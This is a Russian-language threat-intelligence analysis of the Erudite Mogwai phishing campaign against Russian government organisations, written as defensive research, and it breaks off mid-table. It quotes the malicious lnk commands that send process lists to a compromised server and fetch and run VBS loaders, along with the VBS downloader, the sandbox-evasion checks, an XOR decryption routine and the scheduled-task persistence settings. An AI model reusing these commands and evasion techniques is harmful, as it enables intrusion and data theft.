Фишинговая кампания Erudite Mogwai в России


В мае 2025 года мы обнаружили интересную целевую фишинговую рассылку, в которой применялся не самый распространенный метод доставки вредоносных файлов — сервис одноразовых ссылок, принадлежащий организации-жертве. В ходе более детального исследования удалось обнаружить несколько аналогичных рассылок, которые проводились во второй половине 2024 года. Эти фишинговые рассылки мы отнесли к деятельности группировки Erudite Mogwai (Space Pirates). В этом материале мы рассмотрим цепочки атак 2024 и 2025 гг., используемые инструменты и техники злоумышленников:

- Как минимум с августа 2024 года Erudite Mogwai ведут фишинговую кампанию, направленную преимущественно на организации госсектора РФ.
- Для обхода защитных решений злоумышленники разместили вредоносный архив на сервисе одноразовых ссылок в инфраструктуре жертвы.
- Цепочка атаки всегда начинается с lnk-файла, который загружает документ-приманку и следующий компонент атаки.
- Чтобы не привлекать внимания, загрузка документов-приманок, промежуточных загрузчиков и финальных нагрузок выполняется с одного скомпрометированного легитимного ресурса негосударственной образовательной организации.
- Злоумышленники действуют очень осторожно: загрузчик перед запуском выполняет многоступенчатую проверку на запуск в песочнице, финальная нагрузка в целевом фишинге 2025 года запускалась не сразу, а спустя несколько часов задачей планировщика.
- Фишинговое письмо 2025 года отправлено с почты подрядчика. Мы предполагаем, что он был скомпрометирован группировкой ранее.
- Загрузчик 2025 года для закрепления финальной нагрузки использует отдельный плагин Scythe, который располагается только в памяти и запускается скрытным образом, используя переопределение методов.
- В одном из кейсов 2024 года злоумышленники применили имплант, который они называют Pinocchio. Это доработанный Puppet-модуль C2-фреймворка с открытым исходным кодом OrcaC2, который известен с конца 2022 года. Это первый известный нам случай применения данного фреймворка в реальных атаках. Злоумышленники также изменили название C2-фреймворка с OrcaC2 на Hermes.

Техническое описание

Целевая рассылка 23.05.2025

Общая цепочка атаки в мае 2025 года:




Цепочка атаки Erudite Mogwai, май 2025

В мае одному из наших заказчиков пришло фишинговое письмо:

Ссылка в письме вела на сервис одноразовых ссылок заказчика, в котором архив «Приложение.7z» можно было загрузить только один раз. Это является, по нашим наблюдениям, довольно необычным и редко используемым методом распространения, поэтому мы отнесли такой фишинг к целевому. При таком способе большинство почтовых средств защиты, вероятно, не смогут проверить вложение, так как после перехода по ссылке необходимы дополнительные действия для загрузки вредоносного архива.

Письмо было отправлено с почтового аккаунта @ через почтовый сервер одного из регистраторов доменных имен, который предоставляет почтовые услуги для владельцев домена. Владельцем домена оказался подрядчик жертвы, который, скорее всего, был также скомпрометирован (подробнее об этом в разделе «Атрибуция»), поэтому злоумышленники получили доступ к почтовому доменному аккаунту и направили целевое фишинговое письмо:



Содержимое архива «Приложение.7z»

В архиве присутствовали 3 файла:

- Легитимный doc-файл «Форма_регистрационная карточка сотрудника, имеющего доступ к конфиденциальной информации.doc», с логотипом заказчика (не показан на картинке ниже из соображений сохранения конфиденциальности):

Регистрационная карточка сотрудника,

имеющего доступ к конфиденциальной информации

Отдел:

ФИО сотрудника:

Должность:

Почта:

Какая секретная информация
хранится на работе:


Секретный уровень: ☐ Нормальный уровень
☐ Средний уровень
☐ Высший уровень

Руководитель:

(Подпись)

Легитимный файл-вложение из архива «Приложение.7z»

- Легитимный PDF-файл с планом по информационной безопасности на 2025 год, загруженный с официального сайта заказчика, — снова наблюдается целевая направленность.
- Вредоносный lnk-файл «УВЕДОМЛЕНИЕ_о_необходимости_внутренней_проверки_на_предмет_угроз_информационной_безопасности.pdf.lnk» с двойным расширением, замаскированный под PDF и имеющий дополнительную информацию в комментариях.




Вредоносный lnk-файл из архива

lnk-файл при запуске выполняет команду:

```
%windir%\system32\conhost.exe conhost conhost conhost cmd /c expand
C:\Windows\system32\cur*.exe C:\Users\public\Documents\lcx.exe & tasklist | curl -k -X
POST --data-binary @- -A "QAZW ~%date% ~%time%" https:///tmp/downloadfiles.php?
cd=2309%cd% -o C:\Users\public\Documents\YuLng.vbs & wscript
C:\Users\public\Documents\YuLng.vbs
```

Злоумышленники для обхода детекта использовали технику Indirect Command Execution (T1202) в виде особенности легитимного процесса conhost.exe, который запускает аргумент командной строки как дочерний процесс. Причем применяли этот трюк несколько раз, что приводило к многоуровневому дереву процессов:



Часть дерева процессов после запуска lnk-файла из вложения

Далее использовалась особенность expand.exe, которая позволяет скопировать файл curl.exe (имя файла задано неявно через C:\Windows\system32\cur*.exe) в заданное расположение (вместо его распаковки) — C:\Users\public\Documents\lcx.exe. После этого список процессов, полученный командой tasklist, отправляется в POST-запросе на вредоносный скрипт, расположенный на скомпрометированном легитимном отечественном ресурсе негосударственной образовательной организации. Причем используется оригинальный curl, а не скопированный lcx.exe, что, скорее всего, является ошибкой. При отправке используется User-Agent: «QAZW ~%date% ~%time%», где вместо «%date%и %time%» подставляются текущие значения даты и времени соответственно. Мы предполагаем, что это делается по двум причинам:

- Получение времени запуска вредоносной нагрузки — может быть полезно для злоумышленников.
- Эти данные могут использоваться при формировании VBS-скрипта, который отправляет в ответе (подробнее далее).

Помимо списка запущенных процессов в параметре cd передается текущий каталог, откуда был запущен lnk-файл. В ответ присылается вредоносный скрипт YuLng.vbs, который сохраняется в каталог C:\Users\public\Documents и запускается с помощью wscript:

```
Set oj = CreateObject("WScript.Shell")
oj.Run "cmd /c C:\Users\public\Documents\lcx.exe -k
https://<redacted>/tmp/downloadfiles.php?file=QAZW -o
C:\Users\public\downloads\NOTICE_of_the_need_for_an_internal_review_of_information_security_threats.pdf
", 0, True
oj.Run
"C:\Users\public\downloads\NOTICE_of_the_need_for_an_internal_review_of_information_security_threats.pdf
0, False
oj.Run "cmd /c C:\Users\public\Documents\lcx.exe https:///tmp/downloadfiles.php?
get=QAZW<now_unix_timestamp> -o C:\Users\public\Documents\<now_unix_timestamp>.log",
0, True
oj.Run "cmd /c move C:\Users\public\Documents\<now_unix_timestamp>.log
C:\Users\public\Documents\<now_unix_timestamp>.exe &&
C:\Users\public\Documents\1748008368.exe https://<redacted>/tmp/downloadfiles.php?
get2=test", 0, True,
```

где

- `<redated>` — это скомпрометированный легитимный ресурс отечественной негосударственной образовательной организации,
- `<now_unix_timestamp>` — текущая дата отправки POST-запроса на ресурс для отправки данных и получения загрузчика (например, 1748008368).

Мы предполагаем, что VBScript-загрузчика всегда имеет уникальный хеш, так как генерируется php-скриптом `downloadfiles.php`, который вставляет в скрипт текущее значение времени в формате unix timestamp.

Скрипт загружает и отображает поддельный документ-приманку с вышеупомянутого ресурса образовательной организации:

г. Москва

Апрель 2025 г.

№ _____

УВЕДОМЛЕНИЕ

О необходимости внутренней проверки на предмет угроз информационной безопасности

Добрый день!

В связи с последними событиями, связанными с обвинением основателя компании Group-IB Ильи Сачкова в передаче значительного объёма внутренних секретных документов, касающихся кибероперацій РФ, иностранным разведывательным службам, [redacted] считает необходимым принять дополнительные меры по обеспечению информационной безопасности.

С целью предотвращения подобных инцидентов в дальнейшем, просим все организации, имеющие сотрудничество с правительственными структурами города Москвы, предоставить базовую информацию о сотрудниках, имеющих доступ к

Поддельный документ-приманка, загруженный со скомпрометированного ресурса


После открытия документа загружается вредоносный PE-файл с расширением log. Расширение меняется на exe и запускается (например, 1748008368.exe).

Загрузчик TADS

MD5	366259f9a67c6308969c11b2de1fed48
SHA1	9a7659731d2c38726c9fc67024d3896687cb11be
SHA256	23f2f48dae5960d8b91021e95ed5772600c4eacee42090c183e8cc04236bf4cf
File name	%now_unix_timestamp%.exe
File type	PE32 executable for MS Windows 6.00 (DLL), Intel i386 Mono/.Net assembly, 3 sections
File size	18944 bytes (18.5 KiB)
Compile timestamp	2051-03-12 01:26:43 UTC
Module name	TADS.exe


PE-файл представляет собой x86 exe-файл, написанный на .NET.

Является загрузчиком следующих этапов полезной нагрузки, в качестве аргумента принимает C2, в нашем случае — hxxps://<redacted>/tmp/downloadfiles.php?get2=test. Без аргументов сразу завершает работу. Описание основных методов представлено на рисунке.



Основные методы загрузчика TADS

Перед запуском проводится проверка, не является ли атакуемая система песочницей. На картинке ниже показаны вспомогательные методы загрузчика TADS.



Вспомогательные методы загрузчика TADS

Чем больше баллов набирает система, тем больше она похожа на песочницу. Для этого выполняется три проверки, за каждую из которых выставляется «оценка».


1. Среди списка запущенных на системе процессов проверяется наличие процессов с именами:
   - brave;
   - browser;
   - chrome;
   - firefox;
   - iexplore;
   - msedge;
   - opera;
   - steam;
   - vivaldi.

   Если более двух процессов из списка запущено на хосте, то оценка — 2, и это означает, что система сильно похожа на песочницу, так как содержит большое количество браузеров. В понимании злоумышленников на реальных системах обычно один-два браузера или браузер + steam.

2. Проверяется наличие логических дисков A, C, E и их параметров. Для диска C объем занятого пространства не должен превышать ~21.5ГБ. Диск E должен называться TRANSCEND. Каждый найденный логический диск, удовлетворяющий условиям, добавляет к общей оценке 2 балла и означает, что вредонос, вероятно, работает в песочнице.
3. Определяется, похоже ли имя пользователя на какое-либо известное слово.
   Для этого используется набор биграмм:
   "ov", "va", "an", "in", "ko", "na", "ev", "ar", "en", "ma", "al", "er", "sh", "ro", "ch", "ri", "no", "li", "le", "el", "ya", "ka", "ni", "he", "or", "ra", "as", "ha", "la", "ne", "on", "ki", "aa", "ae", "is", "il", "se", "at", "ta", "ol", "sa", "st", "ie", "ik", "mi", "hi", "sk", "vi", "nk", "ay", "da", "et", "de", "ai", "nn", "ia", "to", "os", "te", "es", "so", "me", "si", "ts", "be", "ti", "ea", "nd", "ee", "ll", "us", "rm", "it", "do", "ve", "di", "ly", "vs", "po", "ga", "vv", "ir", "ku", "ab", "ic", "pa", "bo", "im", "go", "ry", "ed", "iv", "em", "om", "za", "ns", "nt", "tr", "yu", "ul", "zh", "ru", "lg", "od", "pe", "th", "co", "uk", "ng", "ss", "bi", "ca", "gi", "rt", "nv", "ac", "hu", "br", "ge", "rn", "yn", "ok", "ah", "hk", "tt", "ap", "ke", "ja", "ek", "ud", "oa", "az", "id", "ig", "gu", "ot", "rl", "su", "ny", "ey", "ce", "bu", "kr", "rg", "rs", "ep", "tu", "ty", "sm", "vl", "vm", "oz", "og", "lv", "lu", "oo", "pi", "kh", "uz", "io", "ib", "rk", "vk", "vn", "fi", "eb", "nc", "ip".
   Если количество совпадений по биграммам меньше половины длины имени пользователя, то считается, что имя пользователя является случайно сгенерировано и вредонос работает в песочнице, поэтому выставляется оценка 1.

Если результирующая оценка не меньше 5, считается, что загрузчик работает в песочнице и процесс завершается — выкидывается исключение с текстом «the system does not meet the minimum requirement», а кастомный обработчик исключения завершает процесс.


Если система прошла проверку и, по мнению вредоноса, не является песочницей, то в отдельном потоке запускается основной код загрузчика, декомпилированный код которого представлен ниже:



Код основного метода загрузчика TADS

Далее на адрес hxxps://<redacted>/tmp/requirement.tmp отправляется GET-запрос, в результате возвращающий зашифрованный плагин Scythe (по названию пространства имен класса Scythe.Plugin). Он отвечает за закрепление финальной нагрузки через планировщик задач. Плагин загружается в бесфайловом режиме и существует только в памяти.

Выполняется расшифровка модуля и его загрузка в память. На картинке ниже представлены методы загрузчика TADS, отвечающие за это:



Методы шифрования и загрузки в память загрузчика TADS

Дешифровка происходит по потоковому хог-шифру с обратной связью по шифротексту. Приводим пример метода Melt (расшифрование) на Python:

```
P1 = 31
P2 = 17
P3 = 13
P4 = 19

def melt(data: bytearray, initial_key: int = 9787) -> None:
    num = initial_key
    for i in range(len(data)):
        num2 = num * P1 + P2 - P3
        num2 &= 0xFF
        num = num2 * P3 + data[i] - P4
        num &= 0xFF
        b = data[i] ^ num2
        data[i] = b
```

После того как задача установлена, выполнение переходит к загрузке основной полезной нагрузки с адреса hxxps://<redacted>/tmp/downloadfiles.php?get2=test.

Полученный модуль сохраняется в файловой системе по временному пути, который получается функцией Path.GetTempFileName (пример, %temp%/tmpB2A8.tmp или C:\Users\user\AppData\Local\Temp\tmpB2A8.tmp). Далее перемещается самоудаляющимся bat-скриптом. Он очень похож на тот, который используется в Quasar RAT:

```
@echo off
chcp 65001
echo DONT CLOSE THIS WINDOW!
ping -n 4 localhost > nul
move /y "%temp%/.tmp" "C:\Users\Public\Videos\.exe"
del /a /q /f "%temp%/.bat"
```

Данный bat-скрипт создается во временном файле и отличается от Quasar RAT отсутствием команд для запуска финальной нагрузки и количеством ping-пакетов (в Quasar — 10, а не 4). Случайные пути получаются, как и выше, через Path.GetTempFileName.

Загрузить с сервера управления данный модуль не удалось.


Примечательно, что в результате запуска исходного вредоносного файла из вложения в файловую систему попадет финальная нагрузка, которая закрепляется задачей планировщика. Сам запуск этой нагрузки произойдет сильно позже времени ее появления в файловой системе (в 00:00). Это еще один способ обхода песочниц, которые не будут ждать, пока запустится финальная нагрузка.

Плагин Scythe

MD5	0a56a3374e2ef9707fca0d8a56c66738
SHA1	d7d93f418466dedca35db8a372dde41ed7b88b87
SHA256	289f96b5a18ed83e186aff2fdd1fe9837d0ed8ca17c8181af284e7d1a37c561e
File name	%now_unix_timestamp%.exe
File type	PE32 executable for MS Windows 6.00 (GUI), Intel i386 Mono/.Net assembly, 3 sections
File size	12288 bytes (12.0 KiB)
Compile timestamp	2065-09-21 20:24:22 UTC
Module name	Scythe.dll

Имплант загружается в память в качестве .NET модуля.

Интересным является способ, с помощью которого в коде загрузчика TADS в методе Lego.Load происходит вызов основного метода плагина Scythe:



Пояснения к вызову основного метода плагина Scythe

В методе Lego.Load загрузчика TADS вызываются только функции Equals и ToString плагина Scythe. Однако в самом плагине эти методы перегружены и имеют свою реализацию, причем код перегруженных методов выполняет несвойственные названиям методов функции. Например, Equals инициализирует поля объекта Scythe.Plugin, а ToString запускает основной метод, который создает задачу планировщика, используя COM-интерфейс. Таким образом, злоумышленники предпринимают попытки визуально запутать исследователей и, возможно, средства защиты информации, которые будут видеть вызовы стандартных методов Equals и ToString.

Интересный факт: подобный способ запуска плагина (через вызов Equals, Equals, ToString) применяется и для запуска полезной нагрузки восточноазиатского вебшелла GodZilla (пример на github).

В качестве аргументов основной метод получает три параметра:

- assembly_data — .NET-сборка в виде массива байтов;
- methodname — имя объекта, экземпляр которого будет создаваться. Передается строка "Scythe.Plugin".
- data — массив строк-аргументов для создания задачи планировщика.

Передается массив из четырех строк:

1. @"C:\Users\Public\Videos\tmpB2A8.exe" (путь до финальной нагрузки)
2. "" (аргументы для запуска финальной нагрузки)
3. "GatherNetFrameworkInfo" (имя задачи планировщика)
4. @"\" (каталог задачи планировщика)

Имя задачи: "GatherNetFrameworkInfo".
Описание: "This created by .NET Framework."
Триггер: C:\Users\public\Videos\.exe (например, C:\Users\Public\Videos\tmpB2A8.exe).
Условия запуска:

- Ежедневно в 00:00.
- При каждом входе в систему текущего пользователя.

Рассылки 2024

Мы провели более глубокое исследование и обнаружили, что подобные lnk-файлы рассылались и в 2024 году. На публичных сервисах мультисканера располагались следующие lnk-файлы:

- 2024_Стоимость строительства города-спутника Владивостока.pdf.lnk.
- 2024_Определение о возбуждении дела.docx.lnk.
- cd814716997ce40d83f3fda225829b98ed9f0c4e2093e859c7dcdeb513e925d8.


Из метаданных lnk-файлов стало понятно, что созданы они на одном и том же хосте, который отличается от lnk-файла 2025 г, рассмотренного выше.

```
Tracker database block Machine ID: desktop-m2v4vbi MAC Address: 00:0c:29:31:85:2a MAC Vendor: VMWARE Creation: 2024-07-18 02:33:23 Volume Droid: f99cd668-6f8e-4055-b247-d167a9a5ff25 Volume Droid Birth: f99cd668-6f8e-4055-b247-d167a9a5ff25 File Droid: 1a88c4d8-44ae-11ef-9af5-000c2931852a File Droid birth: 1a88c4d8-44ae-11ef-9af5-000c2931852a
```

Даты загрузки файлов на сервисы мультисканеров отличались от дат в метаданных в самих файлах. Нам хотелось хотя бы примерно оценить, когда эти lnk-файлы могли использоваться в атаках (фишинговых рассылках). Вложений и фишинговых писем за 2024 год на руках у нас не было, поэтому мы решили прибегнуть к некоторой эвристике. Мы выяснили, что дата доступа к цели lnk-файла (Target Accessed) 2025 года, взятая из заголовка, очень близка к дате помещения в архив и дате получения фишингового письма:

- LNK Target Accessed: 2025-05-23 06:13:11 UTC
- Дата изменения lnk-файла в архиве: 2025-05-23 06:13 UTC
- Дата получения письма жертвой: 2025-05-23 08:37 UTC

Чтобы выстроить корректный таймлайн появления и, скорее всего, использования lnk-файлов, мы использовали атрибут Target Accessed из заголовка lnk-файлов. Этот атрибут у файлов (в том числе у файла 2025 года) указывал на дату доступа к файлу conhost.exe и чаще всего имел самую позднюю дату из всех. Мы приняли такую дату за примерное время атаки / использования lnk-файла и получили следующий таймлайн:



Исходя из таймлайна, предполагаем, что, скорее всего, первая атака проводилась в августе 2024, причем даже тогда все еще использовался тот же самый -ресурс, который был использован в атаке 2025 года.

Параметры ярлыков собрали в таблице.

Август 2024
cd814716997ce40d83f3fda225829b98ed9f0c4e2093e859c7dcdeb513e925d8
Icon Location:
.\1123.docx

Command:
%windir%\system32\conhost.exe<6_spaces>conhost<10 spaces>conhost conhost<11 spaces>conhost<11 spaces>conhost<9 spaces>cmd /c curl -A

"%date% %time%" hxxps:///api/getfiles.php?cd=%cd% -o %tmp%\1.vbs
&& cscript %tmp%\1.vbs

Сентябрь 2024
2024_Стоимость строительства города-спутника Владивостока.pdf.lnk

Icon Location:
.\11wwweee1w23w111111.pdf

Command:
%windir%\system32\conhost.exe conhost<67_spaces>conhost<36 spaces>cmd /c
expand C:\Windows\system32\cur*.exe C:\Windows\temp\cl.exe & tasklist |
curl -X POST --data-binary @- -A "QWSX ~%date% ~%time%"
hxxps:///api/files2.php?cd=%cd%24784 -o
C:\Users\public\Downloads\Yulang.vbs && wscript
C:\Users\public\Downloads\Yulang.vbs

Ноябрь 2024
2024_Определение о возбуждении дела.docx.lnk

Icon Location:
.\No15dNo15dNo15dNo15d.docx

Command:
%windir%\system32\conhost.exe conhost<67_spaces>conhost<36 spaces>cmd /c
